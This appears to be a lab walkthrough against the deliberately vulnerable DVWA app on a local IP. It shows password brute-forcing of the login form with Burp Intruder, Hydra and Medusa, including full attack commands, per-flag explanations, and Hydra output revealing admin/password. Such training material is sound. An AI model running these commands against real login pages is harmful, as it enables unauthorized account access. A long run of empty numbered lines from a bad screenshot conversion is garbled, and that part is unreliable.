
- Right click on request and send it to the intruder

The screenshot shows the Burp Suite interface. A context menu is open over a captured HTTP request. The menu path is: Intercept → Forward. Other visible menu items include Add to scope, Forward, Drop, Add notes, Highlight, Don't intercept requests, Do intercept, Scan, Do passive scan, Do active scan, Send to Intruder, Send to Repeater, Send to Sequencer, Send to Organizer, Send to Comparer, Request in browser, and a separator line.


- Set payload position to password input

The screenshot shows the Burp Suite interface with the Intruder tab selected. A 'Sniper attack' is configured with the target set to `http://192.168.0.170`. The 'Payloads' panel on the right lists various attack types, with 'Brute Force' highlighted in green. The DVWA login page is visible in the browser window.

- Click on payload tab




- Now click on add from list and select password



- Now start attack

The screenshot shows the Burp Suite Professional interface. On the left, the 'Intruder' tab is selected in the main menu. Under the 'Payloads' section, 'All payload positions' is chosen as the payload position, and a 'Simple list' type is selected. The payload count is set to 3,424, and the request count is also 3,424. Below this, the 'Payload configuration' section is visible, containing a list of strings used as payloads. The strings listed include:  
 1. GET /vulnerabilities/brute/username=bruteforce HTTP/1.1  
 2. Host: 192.168.0.170  
 3. User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:60.0) Gecko/20100101 Firefox/60.0  
 4. Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
 5. Accept-Language: en-US,en;q=0.5  
 6. Accept-Encoding: gzip, deflate, br  
 7. Connection: keep-alive  
 8. Referer: http://192.168.0.170/vulnerabilities/brute/vulnerabilities/brute/Login.php  
 9. Cookie: security=medium; PHPSESSID=63333333333333333333333333333333  
 10. Upgrade-Insecure-Requests: 1  
 11. Priority: u0.1  
 12.  
 13.  
 14.  
 15.  
 16.  
 17.  
 18.  
 19.  
 20.  
 21.  
 22.  
 23.  
 24.  
 25.  
 26.  
 27.  
 28.  
 29.  
 30.  
 31.  
 32.  
 33.  
 34.  
 35.  
 36.  
 37.  
 38.  
 39.  
 40.  
 41.  
 42.  
 43.  
 44.  
 45.  
 46.  
 47.  
 48.  
 49.  
 50.  
 51.  
 52.  
 53.  
 54.  
 55.  
 56.  
 57.  
 58.  
 59.  
 60.  
 61.  
 62.  
 63.  
 64.  
 65.  
 66.  
 67.  
 68.  
 69.  
 70.  
 71.  
 72.  
 73.  
 74.  
 75.  
 76.  
 77.  
 78.  
 79.  
 80.  
 81.  
 82.  
 83.  
 84.  
 85.  
 86.  
 87.  
 88.  
 89.  
 90.  
 91.  
 92.  
 93.  
 94.  
 95.  
 96.  
 97.  
 98.  
 99.  
 100.  
 101.  
 102.  
 103.  
 104.  
 105.  
 106.  
 107.  
 108.  
 109.  
 110.  
 111.  
 112.  
 113.  
 114.  
 115.  
 116.  
 117.  
 118.  
 119.  
 120.  
 121.  
 122.  
 123.  
 124.  
 125.  
 126.  
 127.  
 128.  
 129.  
 130.  
 131.  
 132.  
 133.  
 134.  
 135.  
 136.  
 137.  
 138.  
 139.  
 140.  
 141.  
 142.  
 143.  
 144.  
 145.  
 146.  
 147.  
 148.  
 149.  
 150.  
 151.  
 152.  
 153.  
 154.  
 155.  
 156.  
 157.  
 158.  
 159.  
 160.  
 161.  
 162.  
 163.  
 164.  
 165.  
 166.  
 167.  
 168.  
 169.  
 170.  
 171.  
 172.  
 173.  
 174.  
 175.  
 176.  
 177.  
 178.  
 179.  
 180.  
 181.  
 182.  
 183.  
 184.  
 185.  
 186.  
 187.  
 188.  
 189.  
 190.  
 191.  
 192.  
 193.  
 194.  
 195.  
 196.  
 197.  
 198.  
 199.  
 200.  
 201.  
 202.  
 203.  
 204.  
 205.  
 206.  
 207.  
 208.  
 209.  
 210.  
 211.  
 212.  
 213.  
 214.  
 215.  
 216.  
 217.  
 218.  
 219.  
 220.  
 221.  
 222.  
 223.  
 224.  
 225.  
 226.  
 227.  
 228.  
 229.  
 230.  
 231.  
 232.  
 233.  
 234.  
 235.  
 236.  
 237.  
 238.  
 239.  
 240.  
 241.  
 242.  
 243.  
 244.  
 245.  
 246.  
 247.  
 248.  
 249.  
 250.  
 251.  
 252.  
 253.  
 254.  
 255.  
 256.  
 257.  
 258.  
 259.  
 260.  
 261.  
 262.  
 263.  
 264.  
 265.  
 266.  
 267.  
 268.  
 269.  
 270.  
 271.  
 272.  
 273.  
 274.  
 275.  
 276.  
 277.  
 278.  
 279.  
 280.  
 281.  
 282.  
 283.  
 284.  
 285.  
 286.  
 287.  
 288.  
 289.  
 290.  
 291.  
 292.  
 293.  
 294.  
 295.  
 296.  
 297.  
 298.  
 299.  
 300.  
 301.  
 302.  
 303.  
 304.  
 305.  
 306.  
 307.  
 308.  
 309.  
 310.  
 311.  
 312.  
 313.  
 314.  
 315.  
 316.  
 317.  
 318.  
 319.  
 320.  
 321.  
 322.  
 323.  
 324.  
 325.  
 326.  
 327.  
 328.  
 329.  
 330.  
 331.  
 332.  
 333.  
 334.  
 335.  
 336.  
 337.  
 338.  
 339.  
 340.  
 341.  
 342.  
 343.  
 344.  
 345.  
 346.  
 347.  
 348.  
 349.  
 350.  
 351.  
 352.  
 353.  
 354.  
 355.  
 356.  
 357.  
 358.  
 359.  
 360.  
 361.  
 362.  
 363.  
 364.  
 365.  
 366.  
 367.  
 368.  
 369.  
 370.  
 371.  
 372.  
 373.  
 374.  
 375.  
 376.  
 377.  
 378.  
 379.  
 380.  
 381.  
 382.  
 383.  
 384.  
 385.  
 386.  
 387.  
 388.  
 389.  
 390.  
 391.  
 392.  
 393.  
 394.  
 395.  
 396.  
 397.  
 398.  
 399.  
 400.  
 401.  
 402.  
 403.  
 404.  
 405.  
 406.  
 407.  
 408.  
 409.  
 410.  
 411.  
 412.  
 413.  
 414.  
 415.  
 416.  
 417.  
 418.  
 419.  
 420.  
 421.  
 422.  
 423.  
 424.  
 425.  
 426.  
 427.  
 428.  
 429.  
 430.  
 431.  
 432.  
 433.  
 434.  
 435.  
 436.  
 437.  
 438.  
 439.  
 440.  
 441.  
 442.  
 443.  
 444.  
 445.  
 446.  
 447.  
 448.  
 449.  
 450.  
 451.  
 452.  
 453.  
 454.  
 455.  
 456.  
 457.  
 458.  
 459.  
 460.  
 461.  
 462.  
 463.  
 464.  
 465.  
 466.  
 467.  
 468.  
 469.  
 470.  
 471.  
 472.  
 473.  
 474.  
 475.  
 476.  
 477.  
 478.  
 479.  
 480.  
 481.  
 482.  
 483.  
 484.  
 485.  
 486.  
 487.  
 488.  
 489.  
 490.  
 491.  
 492.  
 493.  
 494.  
 495.  
 496.  
 497.  
 498.  
 499.  
 500.  
 501.  
 502.  
 503.  
 504.  
 505.  
 506.  
 507.  
 508.  
 509.  
 510.  
 511.  
 512.  
 513.  
 514.  
 515.  
 516.  
 517.  
 518.  
 519.  
 520.  
 521.  
 522.  
 523.  
 524.  
 525.  
 526.  
 527.  
 528.  
 529.  
 530.  
 531.  
 532.  
 533.  
 534.  
 535.  
 536.  
 537.  
 538.  
 539.  
 540.  
 541.  
 542.  
 543.  
 544.  
 545.  
 546.  
 547.  
 548.  
 549.  
 550.  
 551.  
 552.  
 553.  
 554.  
 555.  
 556.  
 557.  
 558.  
 559.  
 560.  
 561.  
 562.  
 563.  
 564.  
 565.  
 566.  
 567.  
 568.  
 569.  
 570.  
 571.  
 572.  
 573.  
 574.  
 575.  
 576.  
 577.  
 578.  
 579.  
 580.  
 581.  
 582.  
 583.  
 584.  
 585.  
 586.  
 587.  
 588.  
 589.  
 590.  
 591.  
 592.  
 593.  
 594.  
 595.  
 596.  
 597.  
 598.  
 599.  
 600.  
 601.  
 602.  
 603.  
 604.  
 605.  
 606.  
 607.  
 608.  
 609.  
 610.  
 611.  
 612.  
 613.  
 614.  
 615.  
 616.  
 617.  
 618.  
 619.  
 620.  
 621.  
 622.  
 623.  
 624.  
 625.  
 626.  
 627.  
 628.  
 629.  
 630.  
 631.  
 632.  
 633.  
 634.  
 635.  
 636.  
 637.  
 638.  
 639.  
 640.  
 641.  
 642.  
 643.  
 644.  
 645.  
 646.  
 647.  
 648.  
 649.  
 650.  
 651.  
 652.  
 653.  
 654.  
 655.  
 656.  
 657.  
 658.  
 659.  
 660.  
 661.  
 662.  
 663.  
 664.  
 665.  
 666.  
 667.  
 668.  
 669.  
 670.  
 671.  
 672.  
 673.  
 674.  
 675.  
 676.  
 677.  
 678.  
 679.  
 680.  
 681.  
 682.  
 683.  
 684.  
 685.  
 686.  
 687.  
 688.  
 689.  
 690.  
 691.  
 692.  
 693.  
 694.  
 695.  
 696.  
 697.  
 698.  
 699.  
 700.  
 701.  
 702.  
 703.  
 704.  
 705.  
 706.  
 707.  
 708.  
 709.  
 710.  
 711.  
 712.  
 713.  
 714.  
 715.  
 716.  
 717.  
 718.  
 719.  
 720.  
 721.  
 722.  
 723.  
 724.  
 725.  
 726.  
 727.  
 728.  
 729.  
 730.  
 731.  
 732.  
 733.  
 734.  
 735.  
 736.  
 737.  
 738.  
 739.  
 740.  
 741.  
 742.  
 743.  
 744.  
 745.  
 746.  
 747.  
 748.  
 749.  
 750.  
 751.  
 752.  
 753.  
 754.  
 755.  
 756.  
 757.  
 758.  
 759.  
 760.  
 761.  
 762.  
 763.  
 764.  
 765.  
 766.  
 767.  
 768.  
 769.  
 770.  
 771.  
 772.  
 773.  
 774.  
 775.  
 776.  
 777.  
 778.  
 779.  
 780.  
 781.  
 782.  
 783.  
 784.  
 785.  
 786.  
 787.  
 788.  
 789.  
 790.  
 791.  
 792.  
 793.  
 794.  
 795.  
 796.  
 797.  
 798.  
 799.  
 800.  
 801.  
 802.  
 803.  
 804.  
 805.  
 806.  
 807.  
 808.  
 809.  
 810.  
 811.  
 812.  
 813.  
 814.  
 815.  
 816.  
 817.  
 818.  
 819.  
 820.  
 821.  
 822.  
 823.  
 824.  
 825.  
 826.  
 827.  
 828.  
 829.  
 830.  
 831.  
 832.  
 833.  
 834.  
 835.  
 836.  
 837.  
 838.  
 839.  
 840.  
 841.  
 842.  
 843.  
 844.  
 845.  
 846.  
 847.  
 848.  
 849.  
 850.  
 851.  
 852.  
 853.  
 854.  
 855.  
 856.  
 857.  
 858.  
 859.  
 860.  
 861.  
 862.  
 863.  
 864.  
 865.  
 866.  
 867.  
 868.  
 869.  
 870.  
 871.  
 872.  
 873.  
 874.  
 875.  
 876.  
 877.  
 878.  
 879.  
 880.  
 881.  
 882.  
 883.  
 884.  
 885.  
 886.  
 887.  
 888.  
 889.  
 890.  
 891.  
 892.  
 893.  
 894.  
 895.  
 896.  
 897.  
 898.  
 899.  
 900.  
 901.  
 902.  
 903.  
 904.  
 905.  
 906.  
 907.  
 908.  
 909.  
 910.  
 911.  
 912.  
 913.  
 914.  
 915.  
 916.  
 917.  
 918.  
 919.  
 920.  
 921.  
 922.  
 923.  
 924.  
 925.  
 926.  
 927.  
 928.  
 929.  
 930.  
 931.  
 932.  
 933.  
 934.  
 935.  
 936.  
 937.  
 938.  
 939.  
 940.  
 941.  
 942.  
 943.  
 944.  
 945.  
 946.  
 947.  
 948.  
 949.  
 950.  
 951.  
 952.  
 953.  
 954.  
 955.  
 956.  
 957.  
 958.  
 959.  
 960.  
 961.  
 962.  
 963.  
 964.  
 965.  
 966.  
 967.  
 968.  
 969.  
 970.  
 971.  
 972.  
 973.  
 974.  
 975.  
 976.  
 977.  
 978.  
 979.  
 980.  
 981.  
 982.  
 983.  
 984.  
 985.  
 986.  
 987.  
 988.  
 989.  
 990.  
 991.  
 992.  
 993.  
 994.  
 995.  
 996.  
 997.  
 998.  
 999.  
 1000.  
 1001.  
 1002.  
 1003.  
 1004.  
 1005.  
 1006.  
 1007.  
 1008.  
 1009.  
 1010.  
 1011.  
 1012.  
 1013.  
 1014.  
 1015.  
 1016.  
 1017.  
 1018.  
 1019.  
 1020.  
 1021.  
 1022.  
 1023.  
 1024.  
 1025.  
 1026.  
 1027.  
 1028.  
 1029.  
 1030.  
 1031.  
 1032.  
 1033.  
 1034.  
 1035.  
 1036.  
 1037.  
 1038.  
 1039.  
 1040.  
 1041.  
 1042.  
 1043.  
 1044.  
 1045.  
 1046.  
 1047.  
 1048.  
 1049.  
 1050.  
 1051.  
 1052.  
 1053.  
 1054.  
 1055.  
 1056.  
 1057.  
 1058.  
 1059.  
 1060.  
 1061.  
 1062.  
 1063.  
 1064.  
 1065.  
 1066.  
 1067.  
 1068.  
 1069.  
 1070.  
 1071.  
 1072.  
 1073.  
 1074.  
 1075.  
 1076.  
 1077.  
 1078.  
 1079.  
 1080.  
 1081.  
 1082.  
 1083.  
 1084.  
 1085.  
 1086.  
 1087.  
 1088.  
 1089.  
 1090.  
 1091.  
 1092.  
 1093.  
 1094.  
 1095.  
 1096.  
 1097.  
 1098.  
 1099.  
 1100.  
 1101.  
 1102.  
 1103.  
 1104.  
 1105.  
 1106.  
 1107.  
 1108.  
 1109.  
 1110.  
 1111.  
 1112.  
 1113.  
 1114.  
 1115.  
 1116.  
 1117.  
 1118.  
 1119.  
 1120.  
 1121.  
 1122.  
 1123.  
 1124.  
 1125.  
 1126.  
 1127.  
 1128.  
 1129.  
 1130.  
 1131.  
 1132.  
 1133.  
 1134.  
 1135.  
 1136.  
 1137.  
 1138.  
 1139.  
 1140.  
 1141.  
 1142.  
 1143.  
 1144.  
 1145.  
 1146.  
 1147.  
 1148.  
 1149.  
 1150.  
 1151.  
 1152.  
 1153.  
 1154.  
 1155.  
 1156.  
 1157.  
 1158.  
 1159.  
 1160.  
 1161.  
 1162.  
 1163.  
 1164.  
 1165.  
 1166.  
 1167.  
 1168.  
 1169.  
 1170.  
 1171.  
 1172.  
 1173.  
 1174.  
 1175.  
 1176.  
 1177.  
 1178.  
 1179.  
 1180.  
 1181.  
 1182.  
 1183.  
 1184.  
 1185.  
 1186.  
 1187.  
 1188.  
 1189.  
 1190.  
 1191.  
 1192.  
 1193.  
 1194.  
 1195.  
 1196.  
 1197.  
 1198.  
 1199.  
 1200.  
 1201.  
 1202.  
 1203.  
 1204.  
 1205.  
 1206.  
 1207.  
 1208.  
 1209.  
 1210.  
 1211.  
 1212.  
 1213.  
 1214.  
 1215.  
 1216.  
 1217.  
 1218.  
 1219.  
 1220.  
 1221.  
 1222.  
 1223.  
 1224.  
 1225.  
 1226.  
 1227.  
 1228.  
 1229.  
 1230.  
 1231.  
 1232.  
 1233.  
 1234.  
 1235.  
 1236.  
 1237.  
 1238.  
 1239.  
 1240.  
 1241.  
 1242.  
 1243.  
 1244.  
 1245.  
 1246.  
 1247.  
 1248.  
 1249.  
 1250.  
 1251.  
 1252.  
 1253.  
 1254.  
 1255.  
 1256.  
 1257.  
 1258.  
 1259.  
 1260.  
 1261.  
 1262.  
 1263.  
 1264.  
 1265.  
 1266.  
 1267.  
 1268.  
 1269.  
 1270.  
 1271.  
 1272.  
 1273.  
 1274.  
 1275.  
 1276.  
 1277.  
 1278.  
 1279.  
 1280.  
 1281.  
 1282.  
 1283.  
 1284.  
 1285.  
 1286.  
 1287.  
 1288.  
 1289.  
 1290.  
 1291.  
 1292.  
 1293.  
 1294.  
 1295.  
 1296.  
 1297.  
 1298.  
 1299.  
 1300.  
 1301.  
 1302.  
 1303.  
 1304.  
 1305.  
 1306.  
 1307.  
 1308.  
 1309.  
 1310.  
 1311.  
 1312.  
 1313.  
 1314.  
 1315.  
 1316.  
 1317.  
 1318.  
 13

- **password found**



## Perform Brute force attack using Hydra


- enter following command for brute force using hydra

```
command :- hydra -l admin -P /usr/share/wordlists/rockyou.txt  
192.168.0.170 http-post-form  
"/dvwa/login.php:username=USER&password=PASS&Login=Login:Lo  
gin failed"
```

### Explanation :-

Part	Description
hydra	Hydra is a fast and flexible password-cracking tool used to perform brute force attacks.
-l admin	Specifies the login username (admin).

Part	Description
-P /usr/share/wordlists/rockyou.txt	Uses the rockyou.txt wordlist to test passwords. This is a common and popular list of passwords.
192.168.0.170	Target IP address where DVWA is hosted (likely in your local VM or lab).
http-post-form	Tells Hydra that it's targeting a web form using the HTTP POST method.



- attack started



```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
root@Kali: ~ root@Kali: ~

[root@Kali:~] # hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.0.170 http-post-form \
"/dwww/Login.php:username='USER'&password='PASS'&Login=Login:Login failed"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-16 11:07:26
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344403 login tries (1:/1/p:14344403), ~896526 tries per task
[DATA] attacking http-post-form://192.168.0.170:80/dwww/Login.php:username='USER'&password='PASS'&Login=Login failed
```

More info

- Brute Force
- Command Execution
- CSRF
- File Upload
- SQL Injection
- SQL\_Injection (Blind)
- Upload
- XSS reflected
- XSS stored

DVWA Security

PHP Info

About

25°C Mostly cloudy

Q Search ENG IN 11:07:29 16-07-2025 Right Ctrl

- password found ✓ ⌂



```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
root@Kali: ~ root@Kali: ~

[root@Kali:~] # hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.0.170 http-post-form \
"/dwww/Login.php:username='USER'&password='PASS'&Login=Login:Login failed"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-16 11:07:26
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344403 login tries (1:/1/p:14344403), ~896526 tries per task
[DATA] attacking http-post-form://192.168.0.170:80/dwww/Login.php:username='USER'&password='PASS'&Login=Login failed
[80][http-post-form] host: 192.168.0.170 login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-16 11:07:32

[root@Kali:~] #
```

More info

- Brute Force
- Command Execution
- CSRF
- File Upload
- SQL Injection
- SQL\_Injection (Blind)
- Upload
- XSS reflected
- XSS stored

DVWA Security

PHP Info

About

25°C Mostly cloudy

Q Search ENG IN 11:07:39 16-07-2025 Right Ctrl

## Perform Brute Force Using Medusa

- enter following command

```
command :- medusa -h 192.168.0.170 -u admin -P  
/usr/share/wordlists/rockyou.txt \  
-M http -m DIR:/dvwa/login.php -m  
FORM:"username=USER&password=PASS&Login=Login" \  
-m DENY:"Login failed"
```


### Explanation :-

Part	Meaning
medusa	Launches the Medusa login brute-forcing tool.
-h 192.168.0.170	Specifies the <b>target host IP address</b> (where DVWA is running).
-u admin	Sets the <b>username</b> to admin.
-P /usr/share/wordlists/rockyou.txt	Provides the <b>password wordlist</b> (RockYou).

### Module-Specific Options:

Option	Description
-M http	Specifies the <b>HTTP module</b> for web-based login brute-force.
-m DIR:/dvwa/login.php	Sets the <b>login URL path</b> .
